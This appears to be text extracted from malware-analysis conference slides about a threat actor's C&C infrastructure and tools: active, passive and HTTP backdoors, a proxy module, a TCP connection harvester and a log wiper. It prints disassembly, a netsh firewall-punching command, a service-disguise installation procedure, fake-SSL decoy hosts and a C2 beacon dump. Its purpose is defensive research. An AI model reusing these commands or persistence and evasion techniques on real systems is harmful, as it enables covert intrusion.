


```
switch ( a1 )
{
    case 0x8000:
        result = sub_405F80(a2);
        if ( result == 1 )
            result = 3;
        break;
    case 0x8001:
        result = sub_4043B0(a2);
        break;
    case 0x8002:
        result = sub_404410(a2);
        break;
    case 0x8003:
        result = sub_4044E0(a2);
        break;
    case 0x8006:
        result = sub_4048E0(a2);
        break;
    case 0x8007:
        result = sub_4049C0(a2);
        break;
    case 0x8008:
        result = sub_404BE0(a2);
        break;
    case 0x8009:
        result = sub_404F80(a2);
        break;
    case 0x8010:
        result = sub_405070(a2);
        break;
    case 0x8011:
        result = sub_4051C0(a2);
        break;
    case 0x8012:
        result = sub_405510(a2);
        break;
    case 0x8013:
        result = sub_405780(a2);
        break;
    case 0x8014:
        result = sub_405960(a2);
        break;
    case 0x8015:
        result = sub_405D30(a2);
        break;
    case 0x8016:
        ....
```


- File search, handling
- Process handling
- Collect system information
- Directory / File listing

C&C server Configuration

How did I start this investigation?



Manuscript C2 infrastructure



Manuscript C2 Geolocations



Malwares/Tools from C&C server

Backdoor Variants



Threat actor uses many kind of backdoors - Active backdoor, Passive backdoor, HTTP backdoor, IIS backdoor

Proxy Malware



Main component of multi stage of proxy structure, forward incoming traffic to other host

Information Harvester



TCP connection harvester to steal inbound/outbound network connections

Other Tools



Loader to decrypt and execute encrypted payload, File wiper to wipe out specific file securely

Proxy module



Simply forward traffic from incoming host to next hop

Configuration

Stores configuration at registry key

```
.data:10013880L ; ConfigRegWrite_Sub_Innivele8+53f0
.data:1001388C     unicode 0, <3ce75937-683d-a84b-5390-175dc056279d>,0
.data:1001388E     align 4
.data:10013888     ; DATA XREF: sub_10001C81+137o
.aSystemCurrentc: ; ConfigRegWrite_sub_10001CEB+117o
.data:10013888     unicode 0, <SYSTEM\CurrentControlSet\Control\WMI\Security>,0
.data:10013914     : wchar_t aAb
```

Saved configuration as specific file

Updating file with data from another hop

Decrypt this file when read

```
100_10001E00L
56          push    esi
8D 85 00 FC FF FF  lea     eax, [ebp+var_400]
68 1C 39 01 10    push    offset aTcpbeep_ime ; "tcpbeep.ime"
50          push    eax           ; wchar_t *
E8 B9 5C 00 00    call    _wcscat
8D 85 00 FC FF FF  lea     eax, [ebp+var_400]
68 14 39 01 10    push    offset aAb       ; "ab"
50          push    eax           ; wchar_t *
5F 1E FF 00 00    .endp
```

Firewall punching

Add allowed port list using windows command

```
data:1001E310 aSd_eScNsShSrew db '%sd.e%sc n%sshs%rewa% ad%ps opNsing T%sd "%s"',0
data:1001E310                                         ; DATA XREF: FWpunching_sub_10001DB0+53f0
data:1001E344 aCm      db 'cm',0
data:1001E347     align 4
data:1001E348 aXe     db 'xe /',0
data:1001E34D     align 10h
data:1001E350 aEt     db 'et',0
data:1001E353     align 4
data:1001E354 aFi     db ' fi',0
data:1001E358 aLl     db 'll',0
data:1001E35B     align 4
data:1001E35C aD      db 'd',0
data:1001E35E aRt     db 'rt',0
data:1001E360                                         ; DATA XREF: FWpunching_sub_10001DB0+29f0
```

Fake SSL communication


Disguised as legit sites SSL handshaking

```
aWww_wikipedia_db 'www.wikipedia.org',0 ; DATA XREF: .data:10013A0C1o
aWww_yahoo_com db 'www.yahoo.com',0      ; DATA XREF: .data:10013A081o
aWww_uc_com    db 'www.uc.com',0        ; DATA XREF: .data:10013A041o
aWww_paypal_com db 'www.paypal.com',0   ; DATA XREF: .data:10013A001o
aWww_linkedin_c db 'www.linkedin.com',0 ; DATA XREF: .data:100139FC1o
aWww_microsoft_db 'www.microsoft.com',0 ; DATA XREF: .data:100139F81o
```

Proxy module – P2P proxy



P2P-based C&C infrastructures



Active backdoor



Has C&C server address, performs backdoor functions

IP-based communications

- Configuration data in registry key

Registry written time (4 bytes)																
Offset	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
000000h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000010h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000020h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000030h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000040h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000050h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000060h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000070h	00	00	00	00	00	00	00	00	00	00	01	00	00	00	00	00
000080h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000090h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000A0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000B0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

- Full-featured backdoor
 - File / directory listing
 - Process handling
 - Get system information
 - Execute windows command
 - Send screenshot

HTTP-based communications

- Same configuration data with IP-based backdoor
- Choose HEAD, GET or POST method randomly when communicate C&C server

Address	Hex dump	ASCII (ANSI/OEM)
00209BA8	48 45 41 44 20 69 78 76 65 77 70 2E 69 63 6F 20	HEAD ixvewp.ico
00209BB8	48 54 54 50 2F 31 2E 30 0D 0A 41 63 63 65 70 74	HTTP/1.0 Accept
00209BC8	3A 20 2A 2F 2A 0D 0A 41 4D 44 36 34 0D 0A 41 63	: /* AMD64 Ac
00209BD8	63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67	cept-Encoding: g
00209BE8	7A 69 70 2C 20 63 6F 6D 70 72 65 73 73 0D 0A 55	zip, compress U
00209BF8	73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C	ser-Agent: Mozil
00209C08	6C 61 72 2F 35 2E 30 20 28 63 6F 6D 70 61 74 69	lar/5.0 (compati
00209C18	62 6C 65 3B 20 40 53 49 45 20 39 2E 30 3B 20 57	ble; MSIE 9.0; W
00209C28	69 6E 64 6F 77 73 20 4E 54 20 35 2E 32 3B 20 57	indows NT 5.2; W
00209C38	69 6E 36 34 3B 20 78 33 32 3B 20 54 72 69 64 65	in64; x32; Tride
00209C48	6E 74 2F 35 2E 30 29 0D 0A 48 6F 73 74 3A 20 77	nt/5.0) Host: w
00209C58	77 77 2E 6C 61 71 72 70 71 2E 63 6F 6D 0D 0A 44	ww.laqrpp.com D
00209C68	4E 54 3A 20 31 0D 0A 43 6F 6E 6E 65 63 74 69 6F	NT: 1 Connectio
00209C78	6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D	n: Keep-Alive

- Full-featured backdoor

Passive backdoor



Doesn't have C&C server address, Open port and wait connections

INSTALLATION PROCESS

Get Windows service list and choose one

i.e. Choose "SharedAccess" service

Get display name of service and append "Service"

i.e. Change "Internet Connection Sharing (ICS)" display name to "Internet Connection Sharing Service"

Append decrypted strings at service display name

i.e. Append "is an essential element in Windows System configuration and management."

Change service name as small case and append "svc"

i.e. SharedAccess -> sharedaccessssvc

Drop payload as service name

i.e. Drop payload to sharedaccessssvc.dll

↓
Change file timestamp

F/W Punching

cmd.exe /c netsh firewall add portopening TCP [Port] "adp"

: 68 B4A50110	PUSH OFFSET 1001A5B4	ASCII "adp"
: 50	PUSH EAX	
: 68 B8A50110	PUSH OFFSET 1001A5B8	ASCII "CP"
: 68 30A80110	PUSH OFFSET 1001A830	ASCII "en"
: 68 A8A40110	PUSH OFFSET 1001A4AB	ASCII "rt"
: 68 B8A40110	PUSH OFFSET 1001A40B	
: 68 F8A50110	PUSH OFFSET 1001A5F8	ASCII "li"
: 68 F8A30110	PUSH OFFSET 1001A3F8	ASCII "fi"
: 68 BC070110	PUSH OFFSET 1001A7BC	ASCII "et"
: 68 E8A30110	PUSH OFFSET 1001A3E8	ASCII "xe /"
: 68 50A00110	PUSH OFFSET 1001AA50	ASCII "cn"
: 80B424 840000	LEA EAX,[LOCAL_707]	ASCII "%sd.e%sc n%ssh%remw% ad% po%so%ping %s %d \"%s\""
: 68 48A70110	PUSH OFFSET 1001A748	
: 50	PUSH EAX	
: EB 585D0000	CALL 1000DF1C	

Backdoor functions

- Almost same with active backdoor
- Some variants has routing functions

Other tools



TCP Connection Harvester

```
aNotepad_exe db '\notepad.exe',0 ; DATA XREF: sub_10001000+2E↑o  
          align 10h  
          ; DATA XREF: sub_10001000+9A↑o  
  
; char aRb[]  
aRb db 'rb',0 ; DATA XREF: svctfed32_PNF_file_op  
          align 4  
          ; DATA XREF: svctfed32_PNF_file_op  
          db '\inf\svctfed32.PNF',0 ; DATA XREF: svctfed32_PNF_file_op  
          align 4  
          ; DATA XREF: sub_10001270+2E↑o ...  
  
          File name  
          align 4  
  
; char aWb[]  
aWb db 'wb',0 ; DATA XREF: sub_10001270+88↑o  
          align 4  
          db 'TPCL',0 ; DATA XREF: sub_10001270+6C↑o  
          align 4  
  
; char aAB[]  
aAB db 'a+b',0 ; DATA XREF: write_system_info+20F  
          align 4  
          ; DATA XREF: sub_10001690+22D↑o ...  
  
; CHAR aGetextendedtcp[]  
aGetextendedtcp db 'GetExtendedTcpTable',0 ; DATA XREF: write_system_info+  
; CHAR Iphlpapi_dll[]  
Iphlpapi_dll db 'Iphlpapi.dll',0 ; DATA XREF: write_system_info+A↑o  
          align 4  
          ; DATA XREF: sub_10001A00+A↑o  
  
; CHAR aAllocateandget[]  
aAllocateandget db 'AllocateAndGetTcpExTableFromStack',0 ; DATA XREF: sub_10001690:loc_1000  
          align 10h  
          ; DATA XREF: sub_10001690:loc_1000  
          ; DATA XREF: sub_10001690:loc_1000  
  
; CHAR iphlpapi_dll[]  
iphlpapi_dll db 'iphlpapi.dll',0 ; DATA XREF: sub_10001690+1A↑o  
          align 10h  
          ; DATA XREF: sub_10001690+1A↑o  
  
; CHAR aGettcptable[]  
aGettcptable db 'GetTcpTable',0 ; DATA XREF: sub_10001A00:loc_1000  
; CHAR aSetservicesstat[]
```



Log Wiper

Generate random buffer
Overwrite file with that data repeatedly
Delete file

```
call _memset  
add esp, 0Ch  
mov [esp+0A0h+var_88], ebp  
call ds:_imp_GetTickCount  
push eax ; unsigned int  
call _rand  
add esp, 4  
lea esp, [esp+0]
```

```
loc_10001FD0:  
call _rand  
mov [esp+ebp+0A0h+var_84], al  
inc ebp  
cmp ebp, 80h  
jb short loc_10001FD0
```

Malwares/Tools from C&C server

	Active Backdoor	Passive Backdoor	Proxy	TCP conn Harvester	IIS Backdoor	HTTP Backdoor
Indonesia	○					
India	○	○	○		○	○
Malaysia						○
Bangladesh						○
Vietnam		○		○		○
Korea	○	○	○			○
Thailand				○		
Taiwan				○		

Malwares/Tools from C&C server

Case #1



Active backdoor

Columbia

Indonesia

Germany

India

Dominican
Republic

South
Korea

Sri Lanka

Case #2

Panama



Proxy



HTTP
Backdoor



Passive
Backdoor



TCP Conn
Harvester



Vietnam

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Vulnerability information

IP	Web server ver	OS fingerprinting
2xx.xx.xx.xxx	N/A	Windows Server 2003 R2
5x.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows Server 2003 (91%), Microsoft Windows Server 2003 SP2 (91%)
2xx.xx.xx.xxx	IIS 6.0	N/A
1xx.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows 2003 R2 (93%), Microsoft Windows Server 2003 (93%), Microsoft Windows Server 2003 SP2 (93%)
2xx.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows XP SP3 or Windows Server 2003 SP2 (97%), Microsoft Windows Server 2003 SP2 (94%),
1xx.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (99%), Microsoft Windows XP SP3 or Windows Server 2003 SP2 (97%), Microsoft Windows Server 2003 SP2 (94%),
2xx.xx.xx.xxx	IIS 6.0	N/A
2xx.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (89%)
5x.xx.xx.xxx	N/A	Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (92%), Microsoft Windows Server 2003 SP1 - SP2 (92%)

Vulnerability information

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CVE-2017-7269 published

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Attack tool for this exploit was created

